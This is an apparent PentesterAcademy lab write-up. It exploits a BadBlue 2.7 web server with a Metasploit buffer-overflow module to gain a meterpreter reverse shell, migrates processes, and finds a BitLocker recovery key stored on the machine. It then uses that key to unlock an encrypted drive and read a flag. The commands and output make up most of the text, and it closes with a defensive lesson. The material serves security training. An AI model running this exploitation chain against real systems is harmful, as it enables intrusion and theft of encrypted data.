
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: BitLocker Unlocking
URL	https://attackdefense.com/challengedetails?cid=2394
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.33
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.23.33

```
root@attackdefense:~# nmap 10.0.23.33
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-01 12:54 IST
Nmap scan report for 10.0.23.33
Host is up (0.057s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.23.33

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.33
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-01 12:54 IST
Nmap scan report for 10.0.23.33
Host is up (0.070s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
---------------------------------------------------------
 Exploit Title
---------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
---------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use the PassThu remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.23.33
exploit

```
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.23.33
RHOSTS => 10.0.23.33
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.23.33
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.23.33:50361) at

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 932 to 4248...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Running windows drive enumeration module to get all available drives.

Commands:
bg
use post/windows/gather/forensics/enum_drives
set session 1
exploit

```
msf6 > use post/windows/gather/forensics/enum_drives
msf6 post(windows/gather/forensics/enum_drives) > set session 1
session => 1
msf6 post(windows/gather/forensics/enum_drives) > exploit

Device Name:                    Type:   Size (bytes):
------------                    -----   ------------
<Physical Drives:>
\\.\PhysicalDrive0                      47021112344749837 45
<Logical Drives:>
\\.\C:                                  47021112344749837 45
\\.\D:                                  47021112344749837 45
[*] Post module execution completed
msf6 post(windows/gather/forensics/enum_drives) >
```

We have discovered two drives i.e C:\ and D:\.

Step 8: Switch C:\ to D:\ drive

Commands: shell
cd D:\

```
meterpreter > shell
Process 3532 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd D:\
cd D:\
This drive is locked by BitLocker Drive Encryption. You must unlock this drive from Control Panel.

C:\Windows\system32>
```

We can notice that D:\ drive is encrypted with Bitlocker. While encrypting the drive, the victim might have stored its recovery on the machine. Try to search using the Bitlocker keyword.

Step 9: Searching BitLocker file in an Administrator's user files.

Command: CTRL + C
search -d C:\\Users\\Administrator -f *Bit*

```
C:\Windows\System32>^C
Terminate channel 5? [y/N]  y
meterpreter > search -d C:\\Users\\Administrator -f *Bit*
Found 4 results...
    C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\BitLocker Drive Encryption.lnk
    C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\BitLocker Recovery Key C764499
.TXT.lnk (930 bytes)
    C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\BitLocker.lnk (644 bytes)
    C:\Users\Administrator\Documents\Personal Data\BitLocker (1348 bytes)
meterpreter >
```

We found a file i.e BitLocker in the "C:\Users\Administrator\Documents\Personal Data\" folder.

Step 10: Read the BitLocker file

Command: cat 'C:\\Users\\Administrator\\Documents\\Personal Data\\BitLocker'

```
meterpreter > cat 'C:\\Users\\Administrator\\Documents\\Personal Data\\BitLocker'
ﾀﾀBitLocker Drive Encryption recovery key

To verify that this is the correct recovery key, compare the start of the following identifier with the identifier value
yed on your PC.

Identifier:

        C764499C-299F-4447-B64F-76A62597E450

If the above identifier matches the one displayed by your PC, then use the following key to unlock your drive.

Recovery Key:

        376695-162998-720247-470206-443135-330396-570394-000693

If the above identifier doesn't match the one displayed by your PC, then this isn't the right key to unlock your drive.
Try another recovery key, or refer to https://go.microsoft.com/fwlink/?LinkID=260589 for additional assistance.

meterpreter >
```

We have found the Recovery key:
376695-162998-720247-470206-443135-330396-570394-000693

Step 11: Unlock the D:\ drive using the recovery key.

```
meterpreter > shell
Process 4988 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>manage-bde -unlock d: -rp 376695-162998-720247-470206-443135-330396-570394-000693
manage-bde -unlock d: -rp 376695-162998-720247-470206-443135-330396-570394-000693
BitLocker Drive Encryption: Configuration Tool version 10.0.17763
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

The password successfully unlocked volume D:.

C:\>
```

Command: manage-bde -unlock d: -rp
376695-162998-720247-470206-443135-330396-570394-000693

The above command would unlock the Bitlocker drive using the recovery key which we have discovered.

We have successfully unlocked the Bitlocker drive using the recovery key.

Step 12: Read the flag which is inside the D:\ drive.

Commands: CTRL + C
y
cd D:\\
dir
cat flag.txt

```
meterpreter > cd D:\\
meterpreter > dir
Listing: D:\
============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2021-06-29 14:39:41 +0530  $RECYCLE.BIN
40777/rwxrwxrwx   4096  dir   2021-06-29 14:37:07 +0530  System Volume Information
100666/rw-rw-rw-  32    fil   2021-06-29 14:39:41 +0530  flag.txt

meterpreter > cat flag.txt
a39730b7d46d6c38f1f28c832ea18e12meterpreter >
```

This reveals the flag to us.

Flag: a39730b7d46d6c38f1f28c832ea18e12

Never store BitLocker recovery keys in the same machine, if the machine gets compromised then it is easy to unlock and steal sensitive data of that drive.

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. BitLocker (https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-overview)